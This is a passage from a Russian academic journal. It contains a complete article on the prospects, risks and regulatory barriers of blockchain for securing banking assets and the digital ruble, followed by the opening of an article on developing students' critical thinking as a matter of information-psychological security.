7. ГОСТ Р 56939-2024. Национальный стандарт Российской Федерации. Защита информации. Разработка безопасного программного обеспечения. Общие требования.

УДК 004

ПРОБЛЕМЫ, ПЕРСПЕКТИВЫ И СФЕРЫ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ РАСПРЕДЕЛЕННОГО РЕЕСТРА БЛОКЧЕЙН ДЛЯ ЗАЩИТЫ ЦИФРОВЫХ АКТИВОВ**Шилков Владимир Ильич, Антонова Дарья Антоновна**

Уральский федеральный университет имени первого Президента России Б.Н. Ельцина

Мира, ул., 19, Екатеринбург, 620062, Россия

e-mails: vi.shilkov@urfu.ru; Antonova.Daria@urfu.me

Аннотация. В статье обсуждаются проблемы и перспективы применения технологии распределенного реестра блокчейн для обеспечения информационной безопасности объектов социально-экономической сферы. Обозначены основные достоинства, недостатки и возможности применения технологии блокчейн в финансовой сфере для защиты цифровых активов и обеспечения информационной безопасности «цифрового рубля». Названы организационные, технологические и правовые барьеры, препятствующие широкому распространению технологии блокчейн. Обсуждаются возможности повышения уровня информационной безопасности объектов, использующих технологию блокчейн за счет применения инструментальных средств искусственного интеллекта.

Ключевые слова: криптография; распределенный реестр; блокчейн; криптовалюта; цифровой рубль.

PROBLEMS, PROSPECTS AND AREAS OF APPLICATION OF THE TECHNOLOGY A DISTRIBUTED BLOCKCHAIN REGISTRY TO PROTECT DIGITAL ASSETS**Shilkov Vladimir, Antonova Daria**

Ural Federal University, named after the First President of Russia B.N. Yeltsin

19 Mira St, Yekaterinburg, 620062, Russia

e-mails: vi.shilkov@urfu.ru; Antonova.Daria@urfu.me

Abstract. The article discusses the problems and prospects of using blockchain distributed registry technology to ensure the information security of socio-economic facilities. The main advantages, disadvantages and possibilities of using blockchain technology in the financial sector to protect digital assets and ensure the information security of the digital ruble are outlined. The organizational, technological and legal barriers preventing the widespread adoption of blockchain technology are named. The possibilities of increasing the level of information security of objects using blockchain technology through the use of artificial intelligence tools are discussed.

Keywords: cryptography; distributed registry; blockchain; cryptocurrency; digital ruble.

Введение. Одним из перспективных направлений, с которым связаны ожидания в сфере информационной безопасности и в задачах повышения информационно-экономической эффективности различных социально-экономических процессов, наряду с технологиями больших данных («Big Data»), искусственным интеллектом, биометрической идентификацией, стала технология блокчейн, которая уже нашла применение в энергетике, добывающей и обрабатывающей промышленности, логистике и в других сферах экономической деятельности. Однако, наиболее широкое распространение, технологии блокчейна, получили в финансовой сфере, в том числе, для обеспечения информационной безопасности межбанковских платежей.

Актуальность исследования вопросов, связанных с применением технологии блокчейна, обусловлена целым рядом обстоятельств, к которым следует отнести, во-первых, наличие значительных перспектив применения этой технологии для повышения уровня информационной безопасности, например, в финансово-кредитной сфере и в банковском секторе Российской Федерации, а во-вторых, нерешенность целого ряда организационно-технологических и правовых проблем, связанных с применением технологии блокчейн.

Технология блокчейн оказывает все большее влияние на банковский сектор, во многих Европейских странах, США и Китае, где наблюдается активное внедрение различных блокчейн-решений. Подтверждением актуальности данной технологии служит ее активное использование центральными банками по всему миру. Так, например, в соответствии со сведениями, приведенными в [1], на сегодняшний день наблюдается значительный интерес к блокчейну со стороны регуляторов финансового рынка: более 90 центральных банков в разных странах используют блокчейн-технологии в своей деятельности или проводят пилотные проекты. Ожидается, что эта тенденция

сохранится, и, согласно прогнозам, к интеграции блокчейна с технологией распределенного реестра в ближайшем будущем приступят около 80% банковских организаций во всем мире.

Так, одной из первых успешных реализаций стала блокчейн-платформа We.Trade, за которой последовало появление множества других платформ, предлагающих различные финансовые услуги на основе блокчейна, таких как One Pay, Batavia, Marco Polo, Voltron, BBVA и Indra. Российские банки и, в частности, Сбербанк, также активно изучают, внедряют и предпринимают конкретные шаги для внедрения технологий блокчейн, стремясь к созданию собственной криптовалюты и разрабатывая концепты реализации системы противодействия мошенничеству на распределенных реестрах. Успешно прошли проверку на соответствие требованиям информационной безопасности, установленным в России платформы Waves Enterprise, Мастерчейн и Hyperledger, что делает их пригодными для использования в РФ [2].

К конкретным шагам предпринятым Центральным Банком РФ можно отнести: создание цифровой валюты «Цифровой Рубль»; одобрение сервиса по выпуску и обращению цифровых прав, разработанного «Норникелем»; регулирование финансовых рынков при помощи технологии блокчейн; разработка системы единой базы данных на основе блокчейна. ПАО «Сбербанк»: реализуют свои сервисы на платформе «Hyperledger»; собственный блокчейн-стартап «Crypterium»; прорабатывается перевод всех банковских операций на блокчейн. В ПАО «Альфа-Банк»: полностью внедрена технология распределенных реестров для работы с самозанятыми лицами; документооборот и отчетность для ФНС реализован на Waves Enterprise; запущен сервис Distributed Treasure and Cash Management; реализована возможность прямого взаимодействия при покупке билета с S7 Airlines через блокчейн.

Как отмечено в [3], распределенный реестр (DLT, Distributed Ledger Technology) позволяет управлять базой данных, распределенной между несколькими участниками сети. Безопасное хранение данных обеспечивается с помощью механизма хэширования, который предполагает построение базы данных в виде цепочки последовательных специальных блоков, каждый из которых содержит в себе хэш предыдущего блока и свой порядковый номер. Этот подход обеспечивает повышенную безопасность, превосходящую возможности других существующих решений. При такой организации хранения данных невозможно скорректировать информацию внутри цепи, не нарушив ее целостности.

К ключевым особенностям распределенного реестра относят: распределенность, необратимость записи, неизменяемость и алгоритм консенсуса. Доступ авторизованных пользователей, неизменность и подлинность транзакции обеспечивается с помощью криптографических подписей и ключей. Децентрализованный характер блокчейна выгодно отличает его от централизованных систем, применяемых банками и финансовыми организациями, которые из-за концентрации данных на ограниченном числе серверов гораздо менее устойчивы к попыткам несанкционированного доступа и различным сбоям систем [4].

Важную роль в обеспечении безопасности и надежности играют математические основы блокчейна, которые лежат в основе блокчейна и, к которым можно отнести несколько ключевых математических концепций. К этим концепциям, автор работы [5] относит: хеш-функции, которые используются в блокчейне для создания уникального идентификатора (хеша) для каждого блока данных; криптографию с открытым ключом, которая в контексте блокчейна используются для создания цифровых подписей и аутентификации участников сети; эллиптическую криптографию, которая использует алгоритмы, основанные на математических свойствах эллиптических кривых, для создания безопасных криптографических ключей и выполнения операций шифрования и подписи; доказательство работы (Proof of Work), под которым подразумевается алгоритм, используемый в блокчейне для достижения консенсуса и обеспечения безопасности сети; криптографические хеш-деревья (Merkle Trees), которые используются в блокчейне для обеспечения эффективной проверки целостности данных.

В соответствии с [6], существует несколько вариантов архитектурно-технологических блокчейн-решений, каждое из которых обладает своими уникальными характеристиками и областями применения. Эти решения отличаются уровнем децентрализации, доступа к данным и контроля над сетью, что позволяет выбрать наиболее подходящий вариант в зависимости от конкретных потребностей и целей бизнеса. Прежде всего, стоит выделить публичные блокчейны, которые представляют собой полностью децентрализованные системы, открытые для любого пользователя, желающего участвовать в процессе проверки и записи транзакций. Наиболее известным примером публичного блокчейна является сеть Биткойн, созданная для осуществления одноименных транзакций. Однако эта технология находит применение в различных задачах, к которым могут быть отнесены, например, как задачи управления цепочками поставок, так и задачи рейтингового голосования.

В противовес публичным сетям существуют блокчейн-консорциумы. В данном случае, круг участников, обладающих правом подтверждения транзакций, заранее определен и согласован. Это создает более контролируемую среду, подходящую для ситуаций, когда требуется определенная степень доверия между участниками, например, для обмена конфиденциальной информацией. Частные блокчейны представляют собой еще более закрытые системы. Доступ к таким сетям и право на внесение изменений в реестр имеют только избранные участники, что обеспечивает максимальный уровень конфиденциальности и контроля над данными. Этот тип блокчейна часто используется для хранения чувствительной корпоративной информации или управления внутренними процессами организации.

В соответствии с [7], в приватном блокчейне доступ к записям строго контролируется, что гарантирует их конфиденциальность. Гибридный блокчейн, сочетает в себе элементы как приватных, так и публичных сетей. Этот подход позволяет организациям гибко управлять доступом к данным, выбирая, какую информацию сделать общедоступной, а какую оставить конфиденциальной. Гибридные блокчейны могут быть востребованы в сценариях, где необходимо сбалансировать открытость и приватность, например, при взаимодействии с государственными органами или для публикации результатов исследований, сохраняя конфиденциальность персональных данных.

Технология блокчейн представляет собой многообещающее решение для банковского сектора, способное трансформировать отрасль и сделать ее более демократичной, доступной, безопасной и практичной, что, в свою очередь, положительно скажется на клиентском опыте и повысит доверие к финансовым институтам. Внедрение блокчейна может оказать значительное влияние на развитие банковской отрасли, открывая новые возможности для инноваций и повышения эффективности.

Внедрение блокчейн-технологий может стать важным элементом инновационных стратегий, реализуемых в банковском секторе, открыть новые перспективы и сделать возможным решение ряда актуальных задач. Финансовые институты могут получить ряд существенных преимуществ, внедрив технологию блокчейн в свои бизнес-процессы. Внедрение блокчейна в банковском секторе и использование децентрализованных платежных систем на основе блокчейна, как правило, часто связывают с достоинствами, позволяющими добиться существенных улучшений при оптимизации деятельности, ускорении транзакций, операционных процессов и существенным снижением их стоимости [8].

К таким возможностям относят: ускорение межбанковских расчетов, в том числе и при международных транзакциях; возможность оптимизации операций с ценными бумагами; повышение эффективности процедуры идентификации клиентов; усиление защиты банковских данных; расширение возможности инвестирования и кредитования, а также улучшение прозрачности процессов формирования внутренней и внешней отчетности. К положительным последствиям применения блокчейна в банковской системе также относят возможность осуществлять быстрые и экономичные транзакции между банками без участия третьей стороны, что, в частности, приведет к уменьшению зависимости от системы международных переводов SWIFT, что весьма существенно в сложившейся международной обстановке.

Однако, основные достоинства технологии блокчейн связывают с теми возможностями, которые возникают в сфере информационной безопасности банковской деятельности. Так, например, в соответствии со сведениями, приведенными в [9], блокчейн предоставляет возможность создания системы, способной эффективно противодействовать мошенничеству и защищать средства и информацию пользователей банковских продуктов. Блокчейн технология позволяет разработать систему защиты банковской деятельности, обеспечив лучшие показатели прозрачности, подлинности, безопасности, процессинговой эффективности и, снизив риски мошенничества.

Внедрение блокчейна в банковский сектор не просто обеспечивает усиление безопасности данных и снижение операционных издержек, что отмечалось ранее, а инициирует фундаментальную трансформацию, охватывающую все аспекты деятельности от оптимизации бизнес-процессов и повышения прозрачности операций до формирования принципиально новых моделей взаимодействия с клиентами, существенно снижающих риски мошенничества.

Исключительный уровень безопасности обеспечивается за счет использования криптографического шифрования, которое надежно защищает как сами транзакции, так и хранящиеся в системе данные от любых попыток несанкционированного использования. Опыт крупных банков РФ, уже внедряющих блокчейн, свидетельствуют о способности технологии предотвращать мошеннические действия и защищать данные потребителей банковских продуктов, делая ее важным инструментом для повышения надежности и безопасности финансовой отрасли.

Однако, в соответствии с [10], применение в финансовом секторе блокчейн-технологии может привести к возникновению парадоксальной ситуации, когда вместо снижения вероятности возникновения рисков, могут возникнуть новые риски и угрозы, к которым следует отнести риски кражи цифровых активов и риски создания фальшивых идентификаторов и поддельных транзакций. Вместе с тем, следует принять во внимание, что несмотря на то, что анализ возможностей интеграции частных блокчейн-платформ в банковскую систему показал принципиальное соответствие этих платформ требованиям российского законодательства в области информационной безопасности, для широкого внедрения технологии блокчейн в практику работы финансовых структур необходимо преодолеть определенные препятствия, устранить ряд недостатков и решить целый ряд правовых, организационных и технологических проблем, связанных прежде всего с обеспечением конфиденциальности данных в публичных блокчейн-сетях и, которые ограничивают применение блокчейна в банковской сфере.

Так, например, традиционная модель децентрализованных публичных блокчейн-сетей не подходит для банковской деятельности в ее текущем виде, поскольку не обеспечивает должного уровня конфиденциальности данных. Это требует модификации технологии для соответствия требованиям безопасности банковского сектора. Для снижения вероятности компрометации частных ключей должны быть реализованы определенные архитектурные решения, так как атаки на блокчейн-сети, направленные на получение несанкционированного доступа к активам пользователей через кражу частных ключей, как правило, осуществляются через пакет эксплойтов.

Легитимные транзакции, прошедшие проверку системой блокчейн, тем не менее могут привести к непредвиденным последствиям, если они стали результатом социальной инженерии или используются для отмыкания доходов, поскольку существующие механизмы защиты не всегда способны выявить подобные аномалии. Несмотря на то, что, безусловным преимуществом технологии блокчейн является гарантированная целостность данных, в ряде случаев неизменяемость данных может стать источником проблем.

Ошибочная информация, попавшая в систему, становится некорректируемой, что может ввести в заблуждение пользователей банковских услуг и, как следствие, вызвать неприятие новой технологии из-за боязни совершить фатальную ошибку. Препятствовать широкому внедрению данной технологии и вызывать недоверие со стороны пользователей также может вероятность возникновения рисков, связанных с невозможностью исправления ошибок в неизменяемых блоках данных.

Неопределенность и нерешенность ряда вопросов в нормативно-правовой сфере не только затрудняет реализацию проектов внедрения технологии блокчейна и создает риски несоблюдения законодательства, но и

представляет собой серьезный вызов для банков. Для создания нормативно-правовой базы, согласования механизмов регулирования и поддержания работоспособности регулирующей системы потребуются не только значительные временные материальные ресурсы, но и тесное взаимодействие с Центральным Банком РФ.

Несмотря на то, что наибольший интерес к блокчейну наблюдается в финансово-экономическом секторе, применение этой технологии и в других социально-экономических сферах следует считать целесообразным, так как характеристики этой технологии позволят решить многие сложные и перспективные задачи.

Можно предположить, что перспективные направления применения технологии блокчейна связаны с сочетанием технологий блокчейна и инструментальных средств искусственного интеллекта, вследствие чего может быть достигнут значительный синергетический эффект в сфере безопасности банковских операций. Использование искусственного интеллекта позволит эффективно бороться с финансовыми махинациями, гарантировать единство данных, укрепить доверие клиентов и значительно снизить риски в области информационной безопасности банковского сектора благодаря его способности автоматически выявлять и прогнозировать потенциальные угрозы и обеспечивать более надежную и глубокую (многофакторную) аутентификацию клиентов [11].

О перспективах комплексного использования и преимуществах, которые могут быть получены в результате интеграции технологий Интернета вещей, блокчейна и искусственного интеллекта, приведены сведения в работе [12], в которой сообщается о разработке структуры интернет-маркетинга на базе распределенной системы, включающей портал для управления поставками и распределением лекарств, ориентированный на нужды медицинских учреждений Республики Беларусь.

Автор работы [13] предлагает на базе блокчейн-технологий создать гибридный механизм, объединяющий децентрализованные решения с традиционными подходами. Архитектура гибридной системы представлена двумя уровнями, к первому из которых относятся блокчейн-решения (Hyperledger для корпоративных клиентов), а ко второму — традиционные каналы SWIFT/CIPS для соответствия требованиям регуляторов. В результате тестирования модели было установлено, что время обработки платежей снизилось на 40 процентов, а на 25 процентов снизились затраты, необходимые для обработки. К преимуществам данной архитектуры автор относит снижение комиссий, ускорение транзакций и обход регуляторных барьеров.

Одной из перспективных задач в сфере экономики, для решения которой может оказаться востребованной технология блокчейн, является задача введения в практику финансово-экономической деятельности, легитимных криптовалют и цифрового рубля. В соответствии со стратегией и прогнозам Банка России и планам Минфина, к 2030 году использование цифрового рубля станет повсеместным. Одним из лидеров применения блокчейна в России, нацеленных на дальнейшее развитие этого направления является ПАО «Сбербанк», который уже обсуждает с Центральным банком РФ возможные перспективы создания и регулирования собственной криптовалюты под названием «Сберкоин».

В перспективе, при наличии соответствующей нормативной базы, такая реализация позволит более эффективно бороться с мошенничеством в сфере криптовалютных платежей, что может быть актуально и для «Сберкоина», так как блокчейн обеспечивает повышенную защиту данных транзакций от манипуляций и несанкционированного доступа, в том числе от атак, направленных на перегрузку центральных серверов и разрушение систем искусственного интеллекта.

Однако, следует отметить, что криптовалюты, как и цифровые деньги, эмитируемые и регулируемые центральными банками, позволяют осуществлять оплату товаров и услуг, а также могут служить средством сохранения стоимости, однако имеют целый ряд недостатков. Так, например, криптовалюты не очень хорошо подходят для использования в качестве денег, так как они нестабильны, неудобны, не универсальны и поэтому в качестве одного из перспективных направлений совершенствования финансовой системы государства является внедрение цифрового рубля.

Как отмечено в [14], одной из важнейших задач, которую необходимо решить в целях скорейшей и эффективной интеграции цифрового рубля в экономику Российской Федерации, является задача разработки стратегии финансового просвещения населения, в ходе реализации которой до широких слоев населения должны быть доведены сведения: об основных целях внедрения цифрового рубля; о значении и важности цифрового рубля для финансовой системы государства; о положительных последствиях, которые возникнут для каждого гражданина; о возможных временных неудобствах и препятствиях, которые необходимо будет преодолеть; о конкретных особенностях использования цифрового рубля в повседневной жизни.

Введение цифрового рубля потребует создать новые условия для обеспечения информационной безопасности финансовых операций, так как потеря доверия к регулятору может повлечь за собой снижение уровня защиты экономических и информационных интересов, а также привести к дезорганизации системы, основанной на четком регулировании [15].

Таким образом, на основании проведенного исследования и анализа проблем, перспектив и сфер применения технологии распределенного реестра блокчейн для защиты цифровых активов, можно сделать вывод, что блокчейн представляет собой не просто технологический тренд, но и фундаментальную трансформацию архитектуры информационной безопасности в социально-экономической сфере. Внедрение технологии блокчейн может гарантировать беспрецедентный уровень прозрачности, целостности и доступности информации, одновременно предотвращая мошеннические действия и подделку данных.

Технологии блокчейна будут способствовать как формированию более надежной и безопасной финансовой системы, так и решению ряда задач в финансово-экономической сфере, к которым можно отнести задачи повышения уровня: операционной эффективности банковской деятельности, достигаемое за счет оптимизации затрат и ускорения

транзакций; информационно-экономической безопасности банковских операций и защиты данных, что может быть достигнуто за счет уникального сочетания децентрализации, криптографической защиты и принципа неизменяемости данных.

Вместе с тем, следует признать, что внедрение технологии блокчейна в банковскую среду, не лишено специфических рисков и ограничений, которые тормозят процесс внедрения и требуют не только детального изучения, но и значительных финансовых вложений, необходимых для преодоления этих препятствий.

К таким проблемам, рискам и препятствиям следует отнести: отсутствие гарантий конфиденциальности в традиционных, открытых блокчейн-сетях, становится серьезным препятствием, учитывая требования к защите персональных данных клиентов и банковской тайны; неопределенность и отсутствие механизмов четкого регулирования применения блокчейн в РФ в правовом поле; необходимость разработки Центральным Банком РФ соответствующей нормативной базы со стороны; необходимость организации системы финансового просвещения населения и тщательная техническая подготовка для успешной интеграции цифровой валюты. Для предотвращения опасностей, связанных с цифровым рублём, предстоит объемная техническая подготовка.

Заключение. Дальнейшие исследования в данной области представляются крайне востребованными для формирования устойчивой и безопасной цифровой экономики будущего. Преодоление существующих организационно-технологических и правовых барьеров, наряду с интеграцией инструментальных средств искусственного интеллекта, открывает перспективы для создания нового поколения систем, способных эффективно противостоять современным киберугрозам и обеспечить безопасное функционирование цифровых активов, включая перспективную цифровую валюту цифровой рубль. Перспективные направления для создания эффективных инструментов для предотвращения мошенничества, обеспечения целостности данных, повышения доверия клиентов, обеспечения информационной безопасности банковской деятельности связаны с применением средств искусственного интеллекта, так как именно в сочетании блокчейна и искусственного интеллекта может быть достигнут необходимый синергетический эффект.

СПИСОК ЛИТЕРАТУРЫ

1. Лукашенко Т. Р. Применение блокчейн-технологий в банковском секторе // Прогрессивная экономика. 2021. № 5. URL: <https://cyberleninka.ru/article/n/primeneniye-blokchei-n-tehnologii-v-bankovskom-sektore> (дата обращения: 24.06.2025).
2. Федосенко, М. Ю. Особенности и перспективы реализации банковских систем противодействия мошенничеству на технологии блокчейн / М. Ю. Федосенко // Экономика и качество систем связи. 2024. № 1(31). С. 107-113.
3. Якушев Д. И., Бушманов Н. А. К вопросу об использовании распределенного реестра для хранения информации в деятельности ОВД. Информационная безопасность регионов России (ИБРР-2023). XIII Санкт-Петербургская межрегиональная конференция. Санкт-Петербург, 25-27 октября 2023 г.: Материалы конференции. СПб.: СПОИСУ, 2023. 401 с
4. Зверева, К. И. Роль блокчейна в банковском секторе экономики России, его преимущества и недостатки / К. И. Зверева, В. В. Исламова, Н. М. Степаненкова // Инновационная экономика: перспективы развития и совершенствования. 2023. № 8(74). С. 80-85.
5. Комарова С. А. Разработка методики применения блокчейна для внутренних настроек информационной безопасности корпоративных сетей. Региональная информатика и информационная безопасность. Сборник трудов. Выпуск 13 / СПОИСУ. СПб., 2024. 761 с.
6. Асеев, О. В. Применение технологии блокчейн для управление рисками информационной безопасности в электронной банковской системе / О. В. Асеев, М. Д. Сайимова, Е. А. Богданова // Вестник Северо-Кавказского федерального университета. 2023. № 4(97). С. 39-47.
7. Долганов, К. А. Технология блокчейн с точки зрения информационной безопасности // Цифровая трансформация общества и информационная безопасность: Материалы Всероссийской научно-практической конференции, Екатеринбург, 18 мая 2022 года. Екатеринбург: Уральский государственный экономический университет, 2022. С. 14-16.
8. Денисов, И. А. Использование технологий блокчейна для развития банкинга / И. А. Денисов // XXVI Всероссийский аспирантско-магистерский научный семинар, посвященный дню энергетика: материалы докладов : в 3 т., Казань, 06–07 декабря 2022 года. Т. 3. Казань: Казанский государственный энергетический университет, 2023. С. 49-52.
9. Разумова, А. В. Блокчейн и искусственный интеллект как инструменты обеспечения экономической безопасности банковской деятельности / А. В. Разумова, А. П. Процкая // Тенденции и перспективы развития банковской системы в современных экономических условиях: Материалы IV международной научно-практической конференции, Брянск, 08 декабря 2022 года. Т. 1. Брянск: Брянский государственный университет имени академика И.Г. Петровского, 2023. С. 123-127.
10. Тронин С.А. Правовые аспекты использования блокчейн-технологий в финансовом секторе. Вопросы российского и международного права. 2023. Т. 13. № 1-2-1. С. 286-292.
11. Меджнунов, Ш. З. Блокчейн и искусственный интеллект, как новый метод безопасности банковской деятельности / Ш. З. Меджнунов, М. Ю. Мишина // Тенденции и перспективы развития банковской системы в современных экономических условиях: Материалы V Всероссийской научно-практической конференции с международным участием, Брянск, 20 декабря 2023 года. Брянск: Брянский государственный университет им. акад. И.Г. Петровского, 2024.
12. Вишняков В.А. «Золотой треугольник»: сети интернет вещей, блокчейн, искусственный интеллект. Системный анализ и прикладная информатика. 2025. № 1. С. 63-67.
13. Ковернинский С.В. Проектирование механизма поддержки международных расчетов в системах денежных переводов на основе блокчейн-технологий. В сборнике: Молодой исследователь 2025. сборник статей X Международной научно-практической конференции. Пенза, 2025. С. 80-82.
14. Цифровой рубль в контексте концепции «цифровая валюта Центрального банка» / Д. К. Аджиги, А. М. Игнатьев, А. В. Инюткина, Е. С. Катунина // Устойчивое и инновационное развитие в цифровом глобальном пространстве: материалы IV Международной научно-практической конференции, Ростов-на-Дону, 21–23 марта 2024 года. Ростов-на-Дону — Таганрог: Южный федеральный университет, 2024. С. 32-40.
15. Спиридонова, С. А. Цифровой рубль — перспективы цифровой экономики / С. А. Спиридонова, А. Ю. Островская // Потенциал российской экономики и инновационные пути его реализации : Материалы Всероссийской научно-практической конференции, Омск, 25 апреля 2024 года. Омск: Омский государственный технический университет, 2024. С. 137-140.



ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ БЕЗОПАСНОСТЬ

УДК 101.1; 159.9

РАЗВИТИЕ КРИТИЧЕСКОГО МЫШЛЕНИЯ В СИСТЕМЕ ОБРАЗОВАНИЯ КАК ОДНО ИЗ НАПРАВЛЕНИЙ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ ЛИЧНОСТИ

Баева Людмила Владимировна, Халифаева Ольга Алексеевна

Астраханский государственный университет им. В.Н. Татищева

Татищева ул., 20А, Астрахань, 414056, Россия

e-mails: baevaludmila@mail.ru, olha78@yandex.ru

Аннотация. Рассматриваются различные дефиниции критического мышления и информационно-психологической безопасности в современных научных исследованиях, анализируются исследования по изучению критического мышления у студентов вузов, а также предлагается введение дисциплины по развитию критического мышления.

Ключевые слова: критическое мышление; информационно-психологическая безопасность; экзистенциальная безопасность; когнитивная безопасность личности.

DEVELOPMENT OF CRITICAL THINKING IN THE EDUCATION SYSTEM AS ONE OF THE DIRECTIONS OF INFORMATION AND PSYCHOLOGICAL SECURITY OF THE PERSON

Baeva Liudmila, Khalifaeva Olga

Astrakhan State University named after V.N. Tatishchev

20 A Tatishcheva St., Astrakhan, 414056, Russia

e-mails: baevaludmila@mail.ru, olha78@yandex.ru

Abstract. The article examines various definitions of critical thinking and information and psychological security in modern scientific research, analyzes studies on critical thinking in university students, and proposes the introduction of a discipline on the development of critical thinking.

Keywords: critical thinking; information and psychological security; existential security; cognitive security of the individual.

Введение. Современная образовательная система предъявляет повышенные требования к способности студентов мыслить аналитически, критично оценивать поступающую информацию, выявлять противоречия и решать нестандартные задачи. Эти качества особенно важны в условиях цифровой трансформации образования, роста информационных потоков и усложнения профессиональной деятельности. Также одной из ключевых компетенций XXI века в системе образования является критическое мышление, которое позволяет осознанно подходить к отбору и осмыслению информации. Поэтому, на наш взгляд, важно исследовать проблему развития критического мышления в условиях цифровизации образования, с целью противодействия информационно-негативному воздействию и решения проблемы обеспечения информационно-психологической безопасности личности.

Теоретический анализ понятия критического мышления имеет два подхода, один — философский (Сократ, Платон, Аристотель, современники — М. Липман и Р. Пол), другой — когнитивно-психологический (Э. Норрис, Р. Эннис, М. Скривен, Д. Халперн). Данные подходы к понятию критического мышления, по мнению ученых, может нести разное значение в различных обстоятельствах и различаться в зависимости от ситуации.

В научных исследованиях последних лет понятие «критическое мышление» все больше интерпретируется с понятием «информационно-личностная безопасность» в связи с ростом влияния медиасреды на социализацию личности [1].

Учёные А.А. Ахметвалиева, Г.В. Грачев, А.В. Лящук, Д.С. Сеницын, Т.В. Харлампьева оперируя понятием «информационно-личностная безопасность» привязывают его критическому мышлению, и считают, что, приобретая этот навык, личность может противостоять возможным угрозам медиапространства, критично анализируя их и давая качественную оценку медиатексту [2].

А.В. Кочерга определяет, что «критический подход вбирает в себя отклик мышления, настроения и предположений в их взаимной связи. Само понятие в философском ключе предлагает воспринимать как преобразование активности. А с точки зрения психологии мышление реализуется через взаимодействие в ходе проектной работы, это и способствует прохождению личности в познавательной деятельности» [3].

Российские учёные А.В. Федоров, Е.В. Мурюкина, С.И. Заир-Бек и др. считают, что «критическое мышление выступает гарантом социальной безопасности и социальной стабильности у подрастающего поколения». И в этом контексте актуальным становится понятие экзистенциальной безопасности, которое включает защищенность личности от факторов, имеющих потенциал разрушения не только для существования, но и для «жизненного мира» человека, его системы ценностей, идентичности, свободного саморазвития. Экзистенциальную безопасность трактуется как в широком (онтологическом) смысле как свободу и защищенность от угроз выживанию человечества, его свободе и идентичности. В узком (антропологическом) значении мы определяем экзистенциальную безопасность как состояние защищенности человека от негативного (деструктивного) воздействия, направленного на деформацию экзистенциальных ценностей человека, в том числе пропаганду агрессии, саморазрушительного поведения, направленную ценностную дезориентацию и девальвацию, подавление личностного осознанного выбора [4].

Учёные-психологи Б.С. Братусь, Б.В. Зейгарник, И.И. Кожуховская и др. изучая процесс мышления и критического мышления в том числе, сделали вывод о том, что сформированное критическое мышление является одним из главных факторов социализации личности, так как личность как субъект социальных отношений характеризуется автономностью, определенной степенью независимости от общества [5].

Еще одной из изучаемых дефиниций, которая тесно связана и с критическим мышлением, и информационно-психологической безопасностью является когнитивная безопасность. Когнитивная безопасность в понимании И. Ф. Кефели рассматривается как защита от деструктивного информационно-психологического воздействия, а также укрепление традиционных духовно-нравственных ценностей. В коллективной монографии «Пролегомены когнитивной безопасности» И.Ф. Кефели и другие ученые обосновывают необходимость научной разработки когнитивной безопасности как прикладного направления области знаний — асфатрономики, которая охватывает все многообразие функций и структур обеспечения саморазвития, устойчивости, надежности, безопасности существования био-, социо, когно- и техносферы [6].

В результате теоретического анализа дефиниций «критическое мышление» и «информационно-психологическая безопасность» можно говорить об их многоаспектности. В научной литературе информационно-психологическая безопасность личности трактуется как уровень защищенности ее психики от воздействия разнообразных информационных факторов, мешающих или затрудняющих создание и функционирование соответствующей информационно-ориентировочной основы жизнедеятельности человека в обществе, а также адекватной системы его персональных отношений к окружающему миру и самому себе. В условиях информатизации общества, все больше ученых (О.А. Артемьева, А.В. Брушлинский, Ю.В. Буц, А.Е. Волкова, Е.И. Горанская, Г.В. Грачев, Т.И. Ежовская, Г.В. Емельянова, В.П. Зинченко, Е.В. Крайнюк, С.С. Матвиенко, Т.Б. Мельнишкая, А.В. Мирошниченко, А.В. Непомнящий, Л.Г. Татарникова, Г.Б. Телятникова, Т.В. Тимошенко, А.Т. Хлопьева, О.Н. Федорова и др.) выделяют проблему обеспечения информационно-психологической безопасности личности как приоритетную, и отмечают необходимость ее дальнейшей научной разработки [7].

Мазарчук Н.И., Мазарчук Е.О., Соколов А.Н. провели исследование критического мышления у студентов педагогического вуза на базе ФГБОУ ВО УрГПУ. в котором приняли участие 100 студентов 3 курса. В результате проведенного исследования ученые выявили, что критическое мышление студентов педагогического вуза характеризуется слабой развитостью двух его компонентов: когнитивного — мыслительные операции высокого уровня и личностного — познавательные потребности, сензитивность, уровень самоактуализации, сопротивляемость к происходящему. Ученые обратили внимание, что необходимо внедрять в практику профессионального образования современные технологии развития критического мышления студентов и нацеливать преподавателей на создание образовательного пространства, обеспечивающего содержательное и дидактическое наполнение данного процесса [8].

Исследование, проведенное группой ученых под руководством И.В. Боязитовой по выявлению уровня сформированности навыков критического мышления у студентов 1 и 4 курсов Ростовского государственного университета показало, что у студентов 1 курса преобладает средний приемлемый уровень сформированности навыков критического мышления, а высокий уровень составил всего 2% респондентов, результаты определенно свидетельствуют о недостаточном уровне развития навыков критического мышления у студентов на начальном этапе обучения в ВУЗе. Студентов 4 курса показали результаты развития навыков критического мышления: средний уровень — 55%, высокий — 10% и низкий — 35%. Исходя из результатов исследования, авторы делают вывод о том, что положительная динамика развития навыков критического мышления в процессе обучения крайне незначительна. В результате исследования остается высокий процент студентов, имеющих неприемлемый уровень развития навыков критического мышления к концу обучения в ВУЗе [9].

Лебедева Н.В. провела исследование уровня сформированности навыков критического мышления у студентов Московского государственного лингвистического университета в период 2021-2022 учебного года и пришла к выводу, как и в предыдущем исследовании, что показатели уровня развития навыков критического мышления студентов на начальном 1 курсе и завершающем 4 курсе обучения в вузе незначительна, по-прежнему проблемными точками критического мышления остаются такие показатели, как «интерпретация», «анализ», «саморегуляция». Автор исследования, также отмечает, что необходимо вводить в образовательный процесс комплексные дисциплины, проекты, мероприятия, которые обеспечат формирование универсальной компетенции в рамках обобщенной категории «Системное и критическое мышление» [10].

Исследования Л.И. Иванкиной по выявлению чувствительности к проблемам, способности ее выделить, обозначить и предложить варианты решения у студентов 3–5 курсов с высоким интеллектуальным потенциалом определило, что выявлена достоверная связь чувствительности к проблеме со способностью ее обнаружить,

обозначить и решить. Самостоятельно обнаружить, сформулировать и начать решать проблему либо решать при небольшом толчке способны чуть менее 50% респондентов. Способные обнаружить проблему и ее решать только после соответствующей инструкции — 13%, а не способных обнаружить проблему даже после соответствующих инструкций и подсказок — 20%. Автор делает вывод, что наличие высокого уровня интеллектуального потенциала не является гарантией применения навыков критического мышления в работе с информацией [11].

